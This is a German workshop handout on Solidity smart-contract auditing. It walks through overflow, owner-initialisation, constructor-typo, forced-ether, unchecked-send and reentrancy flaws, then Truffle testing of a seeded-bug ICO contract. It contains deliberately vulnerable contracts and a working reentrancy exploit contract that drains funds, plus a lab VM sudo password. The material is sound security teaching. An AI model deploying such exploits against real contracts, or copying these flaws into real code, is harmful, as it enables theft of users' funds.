

4. Praxis Session - Solidity Smart Contract Auditing

Remix IDE

Im ersten Teil der Praxis session werden wir einige bekannte Schwachstellen und Fallstricke in mit Solidity entwickelten Ethereum Smart Contracts vorstellen und untersuchen. Dazu verwenden wir die Remix IDE.

1. Öffnen Sie im Web-Browser <http://remix.ethereum.org>

Overflow und Underflow

Bei der Verwendung von Integer-Werten können bei Rechenoperationen unerwartete Ergebnisse herauskommen, wenn der Zahlenbereich überschritten wird.

- Kopieren Sie den folgenden Solidity Quellcode in die Remix IDE.

```
pragma solidity ^0.4.8;

// contract für das Addieren und Subtrahieren von Zahlen
contract UnsafeMath {


    // subtrahiert b von a im Zahlenbereich von 0-255
    function sub(uint8 a, uint8 b) public view returns (uint8) {
        return (a-b);
    }

    // addiert a und b im Zahlenbereich von 0-255
    function add(uint8 a, uint8 b) public view returns (uint8) {
        return (a+b);
    }
}
```

- Deployen Sie den Contract in der lokalen Virtuellen Maschine im Browser.



- Subtrahieren Sie a und b so, dass ein falsches Ergebnis (Underflow) erzeugt wird.
- Addieren Sie a und b so, dass ein falsches Ergebnis (Overflow) erzeugt wird.



Zur Vermeidung von Over- bzw. Underflows kann man z.B. prüfen, ob bei einer Addition das Ergebnis größer als die Summanden ist. Die folgende Bibliothek hat diese relevanten Prüfungen implementiert und wird von vielen bekannten Smart Contracts (z.B. ICOs) eingesetzt:

<https://github.com/OpenZeppelin/zeppelin-solidity/blob/master/contracts/math/SafeMath.sol>

Owner

Bei der Verwendung von Zugriffsrechten sollte beachtet werden, wann und wie diese vergeben werden. Bei verschiedenen Smart Contracts

wird dies notwendig, damit nicht jeder Benutzer alle Funktionen aufrufen darf. So sollte z.B. nur der Besitzer eines Smart Contracts in der Lage sein, diesen zu löschen.

- Kopieren Sie den folgenden Solidity Quellcode in die Remix IDE und deployen Sie ihn.
- Versuchen Sie anschließend die deleteContract-Methode auszuführen.

```
pragma solidity ^0.4.8;

// contract, welcher dem Besitzer verschiedene Rechte einräumt
// Ursache vom 2. Parity-Bug (https://github.com/paritytech/parity/issues/6995)
contract Owned {

    // adresse des contract-Besitzers
    address public owner;

    // einfacher Wert
    uint public value;

    // dieser modifier stellt sicher, dass verschiedene Funktionen nur vom Besitzer ausgeführt werden
    // können
    modifier onlyOwner(){
        require(msg.sender == owner);
        _;
    }

    // Konstruktor
    function Owned() public {}

    // Funktion zum Setzen des Testwertes
    function setValue(uint _new) public onlyOwner {
        value = _new;
    }

    // Funktion zum initialisieren. Kann nur einmal aufgerufen werden
    // muss aber explizit aufgerufen werden um den Owner zu setzen
    function init() public {
        require(owner == address(0));
        owner = msg.sender;
    }

    // Funktion um den Contract aus der Blockchain zu entfernen
    function deleteContract() public onlyOwner {
        selfdestruct(msg.sender);
    }
}
```



Da beim Deployen des Smart Contracts im Konstruktor kein Owner gesetzt wird, bleibt dieser standardmäßig auf 0. Erst durch das Aufrufen der Funktion init() kann der Owner einmalig gesetzt werden. Dabei wird der msg.sender, d.h. der Absender des Befehls zum Besitzer des Contracts und kann damit die Owner-only Funktionen aufrufen. Dieser Fehler trat beim Parity-Bug auf. Um dies zu vermeiden, sollten wichtige Werte wie z.B. der Owner im Konstruktor gesetzt werden bzw. die init()-Funktion automatisch im Konstruktor aufgerufen werden.

Übung

- Kopieren und deployen Sie den nachfolgenden Smart Contract und versuchen Sie anschließend, die kill-Methode aufzurufen.
- Erkennen Sie welcher Fehler hier begangen wurde?

```

pragma solidity ^0.4.8;

// kleiner Wallet-contract. Kann Ether empfangen und wieder versenden
contract Wallet {

    // Besitzer des contracts
    address public owner;

    // mapping um die Balances der Nutzer zu speichern
    mapping (address => uint) balances;

    // stellt sicher, dass nur der Owner die Funktion ausführen darf
    modifier onlyOwner() {
        require(msg.sender == owner);
        _;
    }

    // Konstruktor
    function Wallet() public {
        owner = msg.sender;
    }

    // Fallback, verhindert dass Ether ohne weiteres an den contract geschickt werden können
    function () public {
        revert();
    }

    // Funktion um Ether an den Contract zu senden (payable)
    function addEther() public payable {
        balances[msg.sender] += msg.value;
    }

    // Funktion um Ether aus dem contract zu extrahieren
    function retrieveEther() public {
        uint amount = balances[msg.sender];
        balances[msg.sender] = 0;
        msg.sender.transfer(amount);
    }

    // Funktion um den Contract aus der Blockchain zu entfernen
    // sendet alle Ether an den Besitzer des contracts
    function kill() public onlyOwner {
        selfdestruct(owner);
    }
}

```



In diesem Beispiel gibt es einen Rechtschreibfehler im Konstruktor. Dadurch stimmt dieser nicht mehr mit dem Contract-Namen überein und wird dadurch zu einer normalen Funktion, die jeder aufrufen darf.

Balance Check

Oftmals wird davon ausgegangen, dass ein Smart Contract entscheiden darf, ob und in welcher Funktion er Ether akzeptiert. Daher gibt es viele Verträge, in denen die Anzahl an Ether im Contract mit Soll-Werten abgeglichen werden. Es gibt allerdings Möglichkeiten, Ether an einen Contract zu schicken, obwohl dieser das eigentlich nicht unterstützt.

- Kopieren Sie die beiden folgenden Contracts gleichzeitig in die Remix IDE.

```

pragma solidity ^0.4.8;

// contract der keine eingehenden Ether akzeptiert
contract NoEther {

    // einfacher Wert
    uint public randomNumber;

    // stellt sicher, dass keine Ether an den contract gesendet werden können
    function () public {
        revert();
    }

    // modifizier zum Überprüfen der Balances des contracts
    modifier balanceIsZero() {
        require(this.balance == 0);
        _;
    }

    // Funktion um die randomNumber zu setzen,
    // kann nur ausgeführt werden der contract keine Ether besitzt
    function setRandomNumber(uint _new) public balanceIsZero {
        randomNumber = _new;
    }

    // Funktion um die Balance des contracts zurückzugeben
    function getBalance() public view returns (uint) {
        return this.balance;
    }
}

// contract um Ether an den NoEther-contract zu schicken
contract KillContract {


    // Konstruktor, kann auch Ether empfangen
    function KillContract() public payable {}

    function addEther() public payable {}

    // Funktion um den contract zu löschen und all Ether an das Ziel zu senden
    function kill(address _target) public {
        selfdestruct(_target);
    }
}

```

- Wählen Sie zuerst den **NoEther-Contract** aus und deployen Sie diesen.



- Anschließend ändern Sie das "Value"-Feld und geben dort einen Wert ein. Dadurch werden bei der nächsten Interaktion mit einem Smart Contract bzw. beim Deployen diese Ether mitgeschickt.
- Wählen Sie anschließend den **KillContract** aus und deployen Sie diesen. Achten Sie darauf, dass Sie beim Erstellen auch etwas Ether mitschicken.


```

pragma solidity ^0.4.8;

// King of the Ether contract-Fehler
// https://www.kingoftheether.com/postmortem.html
//
// https://github.com/kieranelby/KingOfTheEtherThrone/blob/v0.4.0/contracts/KingOfTheEtherThrone.sol
contract KingOfTheEther {

    // mapping für die balances
    mapping(address => uint) public balances;

    // Funktion um Ether an den contract zu schicken
    function addEther() payable {
        balances[msg.sender] += msg.value;
    }

    // sendet Ether ohne check auf Rückgabe und setzt die Balance des Senders auf 0. Läuft weiter, auch wenn das Senden fehlschlägt
    function sendEtherUnsecure(address _receiver) public {
        _receiver.send(balances[msg.sender]);
        balances[msg.sender] = 0;
    }

    // sendet Ether mit check auf Rückgabe und setzt die Balance des Senders auf 0. Bricht ab, wenn das Senden fehlschlägt
    function sendEtherSecure(address _receiver) public {
        _receiver.transfer(balances[msg.sender]);
        balances[msg.sender] = 0;
    }

    // gibt die Balance des contracts zurück
    function getBalance() public view returns (uint) {
        return this.balance;
    }
}

// Einfacher contract, der keine eingehenden Ether-Zahlungen akzeptiert
contract NoEther {

    function () public {
        revert();
    }
}

```

- Senden Sie anschließend etwas Ether an den **KingOfEther** -Contract mit Hilfe der **addEther()** -Funktion und überprüfen Sie anschließend ihre Ether-Balance im **KingOfEther** -Contract. Wenn Sie erfolgreich Ether an den Smart Contract geschickt haben, sollten die Funktionen **getBalance()** und **getUserBalance()** beide jeweils den richtigen Wert zurückgeben.



- Führen Sie anschließend die Funktion **sendEtherSecure()** aus und senden Sie den Ether an die Adresse des **NoEther** -Contract. Sie sollten dabei eine Fehlermeldung in der Transaktion erhalten.

Transaction to KingOfEther.sendEtherSecure address: 0x error: revert (reason: "The transaction has been reverted to the initial state.")

- Testen Sie anschließend die Werte der **getBalance()** -Funktionen für den Account und den Contract. Beide sollten die gleiche Zahl zurückliefern.
- Führen Sie anschließend die **sendEtherUnsecure()** -Funktion auf und geben ebenfalls die Adresse des **NoEther** -Contracts als Parameter an und überprüfen Sie anschließend die Balances. Während die Contract-Balance gleich geblieben ist, wurde die Account-Balance auf 0 gesetzt.



Da bei der **sendEtherUnsecure()** -Funktion nicht auf den Rückgabewert überprüft worden ist, wurde der Contract weiter ausgeführt obwohl beim Senden der Ether ein Fehler aufgetreten ist. Dadurch wurde contract-intern die Balance des Senders im Mapping auf 0 gesetzt, obwohl die Ether nie an ihrem Zielort angekommen sind, sondern weiter im ursprünglichen Smart Contract liegen und niemand mehr Zugriff auf diese hat.

Reentrancy

Wenn ein Smart Contract Ether versendet, kann der empfangende Contract wieder Funktionen aus dem ursprünglichen Vertrag aufrufen.

- Kopieren Sie dazu die folgenden Smart Contracts in Remix und deployen Sie diese.

```

pragma solidity ^0.4.8;

// contract zum Speichern von Ether
contract EtherHolder {

    // mapping für die balances
    mapping (address => uint) public balances;

    // fügt Ether zum contract hinzu
    function addEther() public payable {
        balances[msg.sender] = msg.value;
    }

    // extrahiert Ether aus dem contract, Ziel des Reentrancy-Exploits
    function getEther() public {
        require(msg.sender.call.value(balances[msg.sender]))();
        balances[msg.sender] = 0;
    }

    // verhindert, dass Ether an den contract gesendet werden
    function() public {
        revert();
    }

    // gibt die Etheranzahl zurück
    function getBalance() public view returns (uint) {
        return this.balance;
    }
}

// contract zum Angreifen des EtherHolder-contracts
contract ExploitContract {

    // contract des etherHolders
    EtherHolder public etherHolder;

    // Funktion zum Setzen des etherHolder-contracts
    function etherHolderCollect (address _etherholder) {
        etherHolder = EtherHolder(_etherholder);
    }

    // Funktion zum durchführen des Reentrancy-exploits
    function exploit() payable {
        etherHolder.addEther.value(msg.value)();
        etherHolder.getEther();
    }

    // Fallback-Funktion, ruft jeweils wieder die getEther-Methode des EtherHolder-contracts auf
    function () payable {
        if (etherHolder.balance >= msg.value) {
            etherHolder.getEther();
        }
    }

    // gibt die Balance des Angreifer-contracts zurück
    function getBalance() public view returns (uint) {
        return this.balance;
    }
}

```


- Senden Sie mit Hilfe der **addEther()** -Funktion 10 Ether an den **EtherHolder** -Contract und überprüfen Sie anschließend die Balances. Sowohl der Contract, als auch der Account sollten dabei die gleiche Zahl zurückliefern.




- Kopieren Sie die Adresse des **EtherHolder** -Contracts, fügen diese als Parameter in der **etherholderCollect()** -Funktion des **Exploit** -Contracts ein und führen Sie diese aus.



- Geben Sie anschließend 1 Ether als Value ein und starten Sie die **exploit()** -Funktion des Contracts. Überprüfen Sie anschließend die Balance des **Etherholder** -Contracts und die des **Exploit** -Contracts. Die Balance des EtherHolder-Vertrages sollte nun 0 sein, während die des Exploit-Contracts jetzt 11 Ether betragen.

 Der Reentrancy-exploit bewirkt, dass der Angreifer deutlich mehr Ether aus dem contract abziehen darf als ihm eigentlich zusteht. Dabei ändern sich die Werte im balances-Mapping für die anderen Nutzer nicht. Aber da der Etherholder-contract am Ende keine Ether mehr besitzt, können diese auch nicht mehr an ihre rechtmäßigen Besitzer ausgezahlt werden.

 Der Reentrancy-Bug kann nicht nur für das Senden von Ether verwendet werden. Er kann immer da auftreten, wenn ein Smart Contract eine Funktion eines anderen Smart Contracts ausführt!

Im Folgenden wollen wir ein Softwarewerkzeug vorstellen, mit dem man Ethereum Smart Contracts entwickeln und testen kann.

Testen mit Truffle

Starten Sie die Virtuelle Maschine.

Truffle ist ein Tool zum Testen von Smart Contracts.

- Installieren Sie zunächst Truffle indem Sie ein neues Terminalfenster öffnen und folgenden Befehl ausführen:

```
sudo npm install -g truffle //password: bssps
```

- Anschließend legen wir für ein neues Truffle-Projekt einen neuen Ordner an:


```
mkdir springSchool
```

- Anschließend wechseln wir in diesen Ordner:

```
cd springSchool
```

- Abschließend legen wir die Grundstruktur für ein neues, leeres Truffle-Projekt an:

```
truffle init
```

 Bei Anlegen der Grundstruktur werden drei wesentliche Ordner angelegt. Im Ordner **contracts** werden alle erstellten Contracts abgelegt. Der Ordner **migration** legt fest, wie die Contracts deployed werden. Die Dateien für das Testen werden im Ordner **test** abgelegt.

- Legen Sie nun im **contracts** -Ordner eine neue Datei namens **AdvancedTesting.sol** mit einem Editor (z.B. **mousepad**) an und kopieren Sie den nachfolgenden Smart Contract in die Datei.

```
pragma solidity ^0.4.8;
```

```

// Ein kleiner ICO-Vertrag. Wenn das Funding Ziel nicht erreicht wird, bekommt jeder seine Ether
wieder!
contract AdvancedTesting {

    // die Anzahl an erstellten Tokens
    uint public totalSupply;

    // der Name des Tokens
    string public tokenName;

    // der owner des smart contracts, hat mehr rechte
    address public owner;

    // Zeitpunkt für das Ende der Funding-Periode
    uint public endFundTime;

    // Der Zielbetrag des Fundings
    uint public fundingGoal;

    // mapping von Adressen auf Werte, zeigt die Balance der einzelnen Nutzer an
    mapping (address => uint) public balances;

    // stellt sicher, dass nur der owner verschiedene Aktionen ausführen darf
    modifier onlyOwner(){
        require(msg.sender == owner);
        _;
    }

    // stellt sicher, dass die Anzahl an Tokens immer stimmt
    modifier checkBalance() {
        require(this.balance == totalSupply);
        _;
    }

    // Konstruktor
    function AdvancedTesting() public {
        endFundTime = now + 30 days;
        totalSupply = 0;
    }

    // wir legen den owner und das Funding-Ziel fest
    function init(uint _goal) public {
        owner = msg.sender;
        fundingGoal = _goal;
    }

    // wir können den Namen des Tokens ändern
    function setTokenName (string _newName) public {
        tokenName = _newName;
    }

    // niemand darf Ether ohne weiteres an den smart contract schicken
    function () public {
        revert();
    }

    // Funktion wird genutzt um Ether zu schicken und dafür Tokens zu erhalten (1 Token = 1 Wei)
    // kann nur aufgerufen werden, wenn die Funding-Zeit noch nicht abgelaufen ist
    function buyToken() public payable {
        require(endFundTime > now);
        balances[msg.sender] += msg.value;
        totalSupply += msg.value;
    }

    // Der Besitzer darf alle Ether abheben wenn das Ziel erreicht worden ist und die Zeit abgelaufen
    ist!
    function withdrawAllEther() public onlyOwner {
        require(endFundTime <= now && this.balance <= fundingGoal);
        msg.sender.transfer(this.balance);
    }

    // Nutzer können die Token handeln
    function transferToken(address _to, uint _value) public checkBalance {
        require(balances[msg.sender] - _value >= 0);
        balances[msg.sender] -= _value;
    }
}

```

```
    balances[_to] += _value;
}

// Funktion die sicherstellt, dass die Nutzer ihre investierten Ether zurückbekommen wenn das
Ziel nicht erreicht worden ist
function refund() public checkBalance {
    require( endFundTime <= now);
    require(msg.sender.call.value(balances[msg.sender]))();
    balances[msg.sender] = 0;
}
```

```
}
}
```

- Wechseln Sie anschließend in den **migrations** -Ordner und legen Sie die Datei **2_deploy_contracts.js** an.
- Kopieren Sie den nachfolgenden Code in diese Datei.

```
var AdvancedTesting = artifacts.require("AdvancedTesting");

module.exports = function (deployer) {
  deployer.deploy(AdvancedTesting);
};
```

i Die Datei **2_deploy_contracts.js** legt fest, wie die Smart Contracts deployed werden sollen. In unserem Fall wird der ICO-Contract einfach nur deployed ohne zusätzliche Anweisungen.

- Kompilieren Sie anschließend den Smart Contract im Terminalfenster mit dem Befehl:

```
truffle compile
```

Dieser Befehl erstellt den Bytecode zu den Smart Contracts. Anschließend muss noch festgelegt werden, in welchem Netzwerk der Contract deployed werden soll. Wir verwenden hierfür das von Truffle mitgelieferte TestRPC.


- Kopieren Sie dazu folgenden Code in die Datei **truffle.js** welche Sie im Ordner **springSchool** finden:

```
module.exports = {
  networks: {
    development: {
      host: "localhost",
      port: 8545,
      network_id: "*",
      gas: 4600000
    }
  }
};
```

Diese Konfiguration bewirkt, dass Truffle eine eigene Testchain erstellt und nur Test-Ether verwendet. Dadurch können die Smart Contracts ausreichend getestet werden ohne dass echte Ether eingesetzt werden müssen.


- Nun starten wir die Truffle-interne Testumgebung mittels des folgenden Befehls im Terminalfenster:

```
truffle develop
```



- Anschließend deployen wir den Contract in der Testumgebung mit folgenden Befehl:

```
migrate
```



- Zum Testen der Smart Contracts verwendet Truffle das JavaScript-Testframework <https://mochajs.org/>. Erstellen Sie dafür die Datei **TestAdvancedContract.js** im Ordner **test** und kopieren Sie den nachfolgenden Code hinein.

```
var AdvancedTestingContract = artifacts.require("AdvancedTesting");

contract('AdvancedTesting', function (accounts) {

    var advancedTestingInstance;

    it("should get the instances", async function () {
        advancedTestingInstance = await AdvancedTestingContract.deployed();
        assert.isNotNull(advancedTestingInstance)
    })

    it("should have initialized testName with 0", async function () {
        assert.equal(await advancedTestingInstance.tokenName(), "")
    })

    it("should set the TokenName", async function () {
        await advancedTestingInstance.setTokenName("AdvancesTest")
        assert.equal(await advancedTestingInstance.tokenName(), "AdvancesTest")
    })

    it("should have initialized owner with 0", async function () {
        assert.equal(await advancedTestingInstance.owner(),
        '0x0000000000000000000000000000000000000000')
    })

    it("should be able to call the init-function", async function () {
        await advancedTestingInstance.init(web3.toWei('100', 'ether'), { from: accounts[1] })
        assert.equal(await advancedTestingInstance.owner(), accounts[1])
    })

    it("should have initialized balances with 0", async function () {
        assert.equal(await advancedTestingInstance.balances.call(accounts[0]), 0)
    })

    it("should update balances", async function () {
        await advancedTestingInstance.buyToken({ from: accounts[0], value: 1000 })
        assert.equal(await advancedTestingInstance.balances.call(accounts[0]), 1000)
    })

})
```

- Zum Ausführen der Tests geben Sie nun im Terminal in der Truffle-Testumgebung folgenden Befehl ein:

```
test
```



Die truffle-Tests können absichern, dass Funktionen sich richtig verhalten bzw. die richtigen Werte setzen oder zurückgeben. Sie sind jedoch nicht in der Lage, Logikfehler zu finden (z.B. Reentrancy, Balance-Checks, etc.).

Der von Ihnen kopierte Smart Contract enthält einige Fehler. Versuchen Sie diese selbstständig zu finden.

Lösung

Fehler:

- checkBalance-modifier ist falsch: Nutzer können dann noch Token kaufen, aber ggf. nicht mehr transferieren oder refund aufrufen!
- init-Funktion kann jederzeit von jedem aufgerufen werden: jeder kann sich zum Owner machen und das fundingGoal manipulieren
- underflow in transferToken-Funktion: würde zu viele Token versenden
- reentrancy in refund